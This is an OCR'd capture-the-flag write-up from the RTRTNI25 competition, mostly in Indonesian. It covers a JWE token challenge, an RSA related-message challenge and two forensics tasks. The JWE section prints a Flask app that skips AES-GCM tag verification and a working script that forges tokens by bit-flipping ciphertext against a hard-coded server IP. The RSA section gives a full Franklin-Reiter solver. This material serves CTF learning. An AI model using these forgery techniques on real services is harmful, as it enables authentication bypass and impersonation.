
3. FLAG

RTRTNI25{Franklin_Reiter_And_Polynomial_Roots_Wow!}

Auth Token

DESKRIPSI SOAL - 200 POINTS

Powered By **RTRTNI25**. Copyright 2025



2. PROOF OF CONCEPT

app.py:

```
import logging
from flask import Flask, jsonify, request
from config import Config
from utils.utils import create_success_response, validate_request_data,
create_error_response
from utils.jwe import jwe_encode, jwe_decode
import time
logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)

app = Flask(__name__)
app.config.from_object(Config)
RESTRICTED_EMAIL = "risetheranger@satsiber-tni.mil.id"

@app.route('/', methods=['GET'])
def index():
    return ":)"

@app.route('/register', methods=['POST'])
def register():
```


Powered By **RTRTNI25**. Copyright 2025

```
    data = request.get_json()
    is_valid, error = validate_request_data(data, ['email', 'password',
'username'])
    if not is_valid:
        return create_error_response(error)

    username = data.get("username")
    password = data.get("password")
    email = data.get("email")

    if username in Config.users:
        return create_error_response("Username already exists", 409)

    if email == RESTRICTED_EMAIL:
        return   create_error_response("Cannot   register   with   this
email",401)

    Config.users[username] = {
        "user_id": Config.next_user_id,
        "password": password,
        "email": email
    }
    Config.next_user_id += 1
    return   create_success_response({"message":   f"User   '{username}'
registered successfully"}, 201)

@app.route('/login', methods=['POST'])
def login():
    data = request.get_json()
    is_valid,    error    =    validate_request_data(data,    ['username',
'password'])
    if not is_valid:
        return create_error_response(error)

    username = data.get("username")
    password = data.get("password")

    user = Config.users.get(username)
    if not user or user["password"] != password:
        return  create_error_response("Invalid  username  or  password",
401)

    try:
```


Powered By **RTRTNI25**. Copyright 2025

```
        payload = {
            "user_id": user["user_id"],
            "username": username,
            "email": user["email"],
            "iat": int(time.time()),
            "exp": int(time.time()) + 300
        }
        token = jwe_encode(payload, Config.JWE_SECRET_KEY)
        return create_success_response({"token": token})

    except Exception as e:
        logger.error(f"JWE login failed: {str(e)}")
        return create_error_response("Login failed", 500)

@app.route('/profile', methods=['GET'])
def profile():
    auth = request.headers.get("Authorization")
    if not auth or not auth.startswith("Bearer "):
        return create_error_response("Missing token", 401)

    token = auth[7:]
    try:
        payload = jwe_decode(token, Config.JWE_SECRET_KEY)
        if payload.get("exp") < time.time():
            return create_error_response("Token expired", 401)

        message = "Welcome to your profile!"
        if payload['email'] == RESTRICTED_EMAIL:
            message = Config.FLAG

        return create_success_response({
            "user_data": {
                "id": payload["user_id"],
                "username": payload["username"],
                "email": payload["email"]
            },
            "message": message
        })
    except Exception as e:
        logger.error(f"JWE validation error: {str(e)}")
        return create_error_response("Token validation failed", 401)

if __name__ == '__main__':
```


Powered By **RTRTNI25**. Copyright 2025

```
    logger.info("Server Started")
    app.run(host="0.0.0.0", port=6000, debug=True)
```

jwe.py:

```
import json
import base64
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

def b64url_encode(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).rstrip(b'=').decode()

def b64url_decode(data: str) -> bytes:
    padding = '=' * (-len(data) % 4)
    return base64.urlsafe_b64decode(data + padding)

def jwe_encode(payload: dict, key: bytes) -> str:
    header = {"alg": "dir", "enc": "A256GCM"}
    protected_header = json.dumps(header, separators=(',',
':')).encode()
    protected_b64 = b64url_encode(protected_header)
    encrypted_key_b64 = ""

    iv = get_random_bytes(12)
    iv_b64 = b64url_encode(iv)

    cipher = AES.new(key, AES.MODE_GCM, nonce=iv)
    plaintext = json.dumps(payload).encode()
    ciphertext, tag = cipher.encrypt_and_digest(plaintext)

    ciphertext_b64 = b64url_encode(ciphertext)
    tag_b64 = b64url_encode(tag)

    return
f"{protected_b64}.{encrypted_key_b64}.{iv_b64}.{ciphertext_b64}.{tag_b6
4}"

def jwe_decode(token: str, key: bytes) -> dict:
    parts = token.split('.')
    if len(parts) != 5:
        raise ValueError("Invalid JWE format")
    protected_b64, _, iv_b64, ciphertext_b64, tag_b64 = parts

    iv = b64url_decode(iv_b64)
```


Powered By **RTRTNI25**. Copyright 2025

```
    ciphertext = b64url_decode(ciphertext_b64)
    tag = b64url_decode(tag_b64)

    cipher = AES.new(key, AES.MODE_GCM, nonce=iv)
    plaintext = cipher.decrypt(ciphertext)

    return json.loads(plaintext)
```

utils.py:


```
from typing import Dict, Any, Tuple, Optional
from flask import jsonify, Response

def validate_request_data(data: Dict[str, Any], required_fields: list) -
> Tuple[bool, Optional[str]]:
    if not data:
        return False, "Request body must contain JSON data"
    missing_fields = [field for field in required_fields if not
data.get(field)]
    if missing_fields:
        return False, f"Missing required fields: {',
'.join(missing_fields)}"
    return True, None


def create_error_response(message: str, status_code: int = 400) ->
Tuple[Response, int]:
    return jsonify({"error": message}), status_code


def create_success_response(data: Dict[str, Any], status_code: int = 200)
-> Tuple[Response, int]:
    return jsonify(data), status_code
```

vulnnya karena server pake jwe tanpa verify tag aes-gcm, sehingga bisa ubah bit encrypted text dari token valid kita sendiri untuk mengubah bidang email menjadi yang dibatasi. jadi cukup brute slide sampe /profile return flag

```
#!/usr/bin/env python3

import base64, time, requests

BASE = "http://18.136.199.188:8000"
RESTRICTED = b"risetheranger@satsiber-tni.mil.id"

def b64u_dec(s):
```


Powered By **RTRTNI25**. Copyright 2025

```
    s = s.encode() if isinstance(s, str) else s
    return base64.urlsafe_b64decode(s + b'=' * (-len(s) % 4))

def b64u_enc(b):
    return base64.urlsafe_b64encode(b).rstrip(b'=').decode()

email = "a" * 33
u = f"itoid_{int(time.time())}"
p = "p@ssw0rd"
requests.post(f"{BASE}/register", json={"username": u, "password": p,
"email": email})
r = requests.post(f"{BASE}/login", json={"username": u, "password": p})
r.raise_for_status()
tok = r.json()["token"]

protected_b64, enc_key_b64, iv_b64, ct_b64, tag_b64 = tok.split(".")
ct = bytearray(b64u_dec(ct_b64))

delta = bytes([ord('a') ^ b for b in RESTRICTED])

for i in range(0, len(ct) - len(delta) + 1):
    ctf = bytearray(ct)  # copy
    for j, d in enumerate(delta):
        ctf[i + j] ^= d
    forged_ct_b64 = b64u_enc(bytes(ctf))
    forged = ".".join([protected_b64, enc_key_b64, iv_b64,
forged_ct_b64, tag_b64])

    resp = requests.get(f"{BASE}/profile", headers={"Authorization":
f"Bearer {forged}"})
    if resp.status_code == 200 and ("RTRTNI25{" in resp.text or "flag"
in resp.text.lower()):
        print("[+] Hit at offset", i)
        print(resp.text)
        break
```




3. FLAG

RTRTNI25{dont_forget_to_validate_the_auth_tag_bro}

Powered By **RTRTNI25**. Copyright 2025

It's The Same Thing, But Related

DESKRIPSI SOAL - 300 POINTS



2. PROOF OF CONCEPT

franklin.json:

```
{
    "n":
"0x4a1d45661d4402e8fba15595e82fe3f9a7b7dee5583b2f4cefd606e9ef24fc20ab2f
73c1ed33cac32b4843226b8b8f5944d239e2fab96e41e3f1e42b57384230d038f0bc4c5
ab96df754ab02f77d27334cbe42c6b72f2138d862e5e51c3d2b1ec35b8dc71caee5bbf3
e0e35f39d461d631ab3534efb017d43b94e69175fa57ddd68f9411557bf552b96466ade
3dcb9966f6dd105aeac05b8d3c82278355686ffc40df534c0a4b9025c6c98096512cddc
5292e58794efc6d164e40e959500daed377a4efbc4531f6fae2ec16e3a4eb8c732a1052
a12d9a138f1560e995bc25651b785c70d83bb4cd322c550c6845c766308513aefc37eab
ba86ce66e5e21825c7",
    "e": "0x3",
    "a":
"0x1d722ddfe3a294886476b3fff9c8db6db58d8b22ca224f3a8f1f796b35c2fa03e5be
bd90587219d7aa52fa1997ec4d7af22becaa34b0c8b555a3b16b36af59c73189b5690e4
3224b9bdb2fcad6918048b6012090c1e4ba9c1c4bac931a86a237abff50bf9e0314ea8c
6a5d036b373f6d94524d93dd2c3cf7103798022eae43697568bca0be55da5aa72db1a56
b59e738d9103c9705f694be1d30c4ceefa87b3fd0a26732cd190f1cef76074d837d8bfe
ddbee2aa40c2f9b28e657a36496eb0c97bd3e40016acaeeeefa447aea4c84390b28c352
```


Powered By **RTRTNI25**. Copyright 2025

```
d954e11b1543ac5a7b22f44a10b40b2a312635c4a207c40095dce65eb28c7ffced3f66d
4ef69d661b0681a07b",
    "b":
"0x1049e43028e64387ae83e43562ed39831686dc2a6bb8e0af439d5e4cd02c365b2b01
743ea59a2ca4e07fae3f479b29706ef0f48c1573d84ede8637ad922afe20d673cfb04f7
54cf093de491428c71af734411d3c810b4fce24b16c9c234873302be2f15106564e2ae0
62c8904786645314560a0a838aaeae259c7da063fab9bb36f5b4c0466e01a417f1db056
cf8cbf5d834e6144d303c9f9f9b9a1250e478f07837e5a734d9b7c5e51b61cb467e1259
04d43887026a0381461ad42ae4250490f16db51409f9ce0443df623c5abd219a89b2f2d
0ce4926e28265ac5aa8c9b63a47fe82d1414a6e2a8094b3b8a62846d4cddfeda466fe02
a4d0f8f8fb7297b65e",
    "c1":
"0x883d700d575da6aa92f3b61403b071f2e68a81dbb52baa328ea59406de7b00d088ea
f32e23ca1d1d1cb319275f65870d361736ae37fb259b7a148a80be4698074c2d386009a
7dc36e940574ee485bbc94ac54397d8e45a3cd203578c980ec89da9262f4a92ede0dc34
0f5fc70a9ea2f42588a9db28c9f41d49d5f0a7e07111dbb67a26ca40879d747523426bc
0efa4ed2fd4e10baa1b7f07b74c34797ae451ca85694ee65",
    "c2":
"0x129a5b9bcf8524f10d139a64e5c0a68a0c5e417c470f096e30414a2b0d41c589aa08
aefe088fc5b7054640373fc33d22693f6c7f11d81f03fb33b5860c0e5b9298f06023a9a
f4d32b75aef67706088b3f13f708b1c94ccea7e3c8e55ac9e9535d59b8d647892a31aa5
cb0df692c87f903299ddcd4523b93fff43c185426fc3e293ddeec71519a781b5867701c
57f76844742de522d0947efe6db4ab6516508f311f36a14314727f0bd322c6bc3296373
e04c87124c4cb4bb2759245a19b685d39c451c65ec1bac66132b0d526f73d963a846a3e
0280a737b16631229cd751fb6462b68bbe301de64e58875d2f3b6cd6e1d8ed38c8838cb
144445e622c94dcb95"
}
```

pake franklin–reiter juga untuk retrieve plaintext

```
#!/usr/bin/env python3

from Crypto.Util.number import long_to_bytes

n                                                                    =
int("4a1d45661d4402e8fba15595e82fe3f9a7b7dee5583b2f4cefd606e9ef24fc20ab
2f73c1ed33cac32b4843226b8b8f5944d239e2fab96e41e3f1e42b57384230d038f0bc4
c5ab96df754ab02f77d27334cbe42c6b72f2138d862e5e51c3d2b1ec35b8dc71caee5bb
f3e0e35f39d461d631ab3534efb017d43b94e69175fa57ddd68f9411557bf552b96466a
de3dcb9966f6dd105aeac05b8d3c82278355686ffc40df534c0a4b9025c6c98096512cd
dc5292e58794efc6d164e40e959500daed377a4efbc4531f6fae2ec16e3a4eb8c732a10
52a12d9a138f1560e995bc25651b785c70d83bb4cd322c550c6845c766308513aefc37e
abba86ce66e5e21825c7", 16)
e = 3
```


Powered By **RTRTNI25**. Copyright 2025

```
a = int("1d722ddfe3a294886476b3fff9c8db6db58d8b22ca224f3a8f1f796b35c2fa03e5bebd90587219d7aa52fa1997ec4d7af22becaa34b0c8b555a3b16b36af59c73189b5690e43224b9bdb2fcad6918048b6012090c1e4ba9c1c4bac931a86a237abff50bf9e0314ea8c6a5d036b373f6d94524d93dd2c3cf7103798022eae43697568bca0be55da5aa72db1a56b59e738d9103c9705f694be1d30c4ceefa87b3fd0a26732cd190f1cef76074d837d8bfeddbee2aa40c2f9b28e657a36496eb0c97bd3e40016acaeeeefa447aea4c84390b28c352d954e11b1543ac5a7b22f44a10b40b2a312635c4a207c40095dce65eb28c7ffced3f66d4ef69d661b0681a07b", 16)
b = int("1049e43028e64387ae83e43562ed39831686dc2a6bb8e0af439d5e4cd02c365b2b01743ea59a2ca4e07fae3f479b29706ef0f48c1573d84ede8637ad922afe20d673cfb04f754cf093de491428c71af734411d3c810b4fce24b16c9c234873302be2f15106564e2ae062c8904786645314560a0a838aaeae259c7da063fab9bb36f5b4c0466e01a417f1db056cf8cbf5d834e6144d303c9f9f9b9a1250e478f07837e5a734d9b7c5e51b61cb467e125904d43887026a0381461ad42ae4250490f16db51409f9ce0443df623c5abd219a89b2f2d0ce4926e28265ac5aa8c9b63a47fe82d1414a6e2a8094b3b8a62846d4cddfeda466fe02a4d0f8f8fb7297b65e", 16)
c1 = int("883d700d575da6aa92f3b61403b071f2e68a81dbb52baa328ea59406de7b00d088eaf32e23ca1d1d1cb319275f65870d361736ae37fb259b7a148a80be4698074c2d386009a7dc36e940574ee485bbc94ac54397d8e45a3cd203578c980ec89da9262f4a92ede0dc340f5fc70a9ea2f42588a9db28c9f41d49d5f0a7e07111dbb67a26ca40879d747523426bc0efa4ed2fd4e10baa1b7f07b74c34797ae451ca85694ee65", 16)
c2 = int("129a5b9bcf8524f10d139a64e5c0a68a0c5e417c470f096e30414a2b0d41c589aa08aefe088fc5b7054640373fc33d22693f6c7f11d81f03fb33b5860c0e5b9298f06023a9af4d32b75aef67706088b3f13f708b1c94ccea7e3c8e55ac9e9535d59b8d647892a31aa5cb0df692c87f903299ddcd4523b93fff43c185426fc3e293ddeec71519a781b5867701c57f76844742de522d0947efe6db4ab6516508f311f36a14314727f0bd322c6bc3296373e04c87124c4cb4bb2759245a19b685d39c451c65ec1bac66132b0d526f73d963a846a3e0280a737b16631229cd751fb6462b68bbe301de64e58875d2f3b6cd6e1d8ed38c8838cb144445e622c94dcb95", 16)

def mod(x): return x % n

def inv(x):
    return pow(x, -1, n)

def poly_mul(P, Q):
    R = [0]*(len(P)+len(Q)-1)
    for i, p in enumerate(P):
        if p == 0: continue
```


Powered By **RTRTNI25**. Copyright 2025

```
        for j, q in enumerate(Q):
            if q == 0: continue
            R[i+j] = (R[i+j] + p*q) % n
    return R

def poly_add(P, Q):
    m = max(len(P), len(Q))
    R = [(0) for _ in range(m)]
    for i in range(m):
        a = P[i] if i < len(P) else 0
        bq = Q[i] if i < len(Q) else 0
        R[i] = (a + bq) % n
    return R

def mkpoly(dic, deg=None):
    if not dic: return [0]
    m = max(dic.keys()) if deg is None else deg
    R = [0]*(m+1)
    for k,v in dic.items():
        R[k] = v % n
    return R

# f1(x) = x^3 - c1
f1 = mkpoly({3:1, 0:(-c1)})

# f2(x) = (a x + b)^3 - c2 = a^3 x^3 + 3 a^2 b x^2 + 3 a b^2 x + b^3 -
c2
A3 = pow(a, 3, n)
A2B = (3 * pow(a,2,n) * b) % n
AB2 = (3 * a * pow(b,2,n)) % n
B3m = (pow(b,3,n) - c2) % n
f2 = mkpoly({3:A3, 2:A2B, 1:AB2, 0:B3m})


def build_system():
    # A(x) f1(x)
    # A0*f1 + A1*x*f1
    A0 = [1,0]
    A1 = [0,1]
    xf1 = [0] + f1
    xf2 = [0] + f2
    deg_max = 4
    M = []
```


Powered By **RTRTNI25**. Copyright 2025

```
    rhs = []
    for k, target in [(4,0),(3,0),(2,0),(1,1),(0,'s0')]:
        row = [0,0,0,0,0]
        c_f1 = f1[k] if k < len(f1) else 0
        c_xf1 = xf1[k] if k < len(xf1) else 0
        c_f2 = f2[k] if k < len(f2) else 0
        c_xf2 = xf2[k] if k < len(xf2) else 0
        row[0] = c_f1  % n
        row[1] = c_xf1 % n
        row[2] = c_f2  % n
        row[3] = c_xf2 % n
        if k == 0:
            row[4] = (-1) % n
            rhs.append(0)
        else:
            row[4] = 0
            rhs.append(target % n)
        M.append(row)
    return M, rhs

def solve_mod_linear(M, b):
    M = [row[:] for row in M]
    b = b[:]
    rows, cols = len(M), len(M[0])
    r = 0
    pivots = []
    for c in range(cols):
        pr = None
        for i in range(r, rows):
            if M[i][c] % n != 0 and pow(M[i][c], -1, n) is not None:
                pr = i
                break
        if pr is None:
            continue
        if pr != r:
            M[r], M[pr] = M[pr], M[r]
            b[r], b[pr] = b[pr], b[r]
        inv_p = inv(M[r][c])
        for j in range(c, cols):
            M[r][j] = (M[r][j] * inv_p) % n
        b[r] = (b[r] * inv_p) % n
        for i in range(rows):
            if i == r: continue
```


Powered By **RTRTNI25**. Copyright 2025

```
            if M[i][c] != 0:
                factor = M[i][c] % n
                for j in range(c, cols):
                    M[i][j] = (M[i][j] - factor * M[r][j]) % n
                b[i] = (b[i] - factor * b[r]) % n
        pivots.append((r,c))
        r += 1
        if r == rows:
            break
    return [bi % n for bi in b]

M, rhs = build_system()
sol = solve_mod_linear(M, rhs)
s0 = sol[4] % n
pt = long_to_bytes((-s0) % n)
print(pt)
```

```
itoid  /crypto/It's The Same Thing, But Related
>>> ./sol.py
b'RTRTNI25{Polynomial_GCD_Is_The_Key_To_Related_Messages}'
itoid  /crypto/It's The Same Thing, But Related
>>>
```

3. FLAG

RTRTNI25{Polynomial_GCD_Is_The_Key_To_Related_Messages}

Powered By **RTRTNI25**. Copyright 2025


DIGITAL FORENSICS

EDR Labyrinth

DESKRIPSI SOAL - 200 POINTS

2. PROOF OF CONCEPT

part pertama ada di access.log



Powered By **RTRTNI25**. Copyright 2025

```
>>> echo "UlRSVE5JMjV7TDBnX0MwcnIzbDQ=" | base64 -d
RTRTNI25{L0g_C0rr3l4
```

part kedua ada di edr_agent.log


```
itoid  9 /foren/EDR-Labyrinth
>>> grep -m1 'CONFIG_UPDATE.*payload=' edr_agent.log \
| sed -E 's/.*payload=//;s/deadbe//g' \
| xxd -r -p \
| python3 -c 'import sys;print(bytes(b^0xEF for b in sys.stdin.buffer.read()).decode(), end="")'
t10n & D33p D1v3}
itoid  9 /foren/EDR-Labyrinth
>>>
```

3. FLAG


RTRTNI25{L0g_C0rr3l4t10n_&_D33p_D1v3}


Trafic Exfiltration

DESKRIPSI SOAL - 300 POINTS




Powered By **RTRTNI25**. Copyright 2025





2. PROOF OF CONCEPT

extract icmp payloadnya as hex, reorder chunks, dan xor dengan key 0x42, key+1 per byte



3. FLAG

Powered By **RTRTNI25**. Copyright 2025

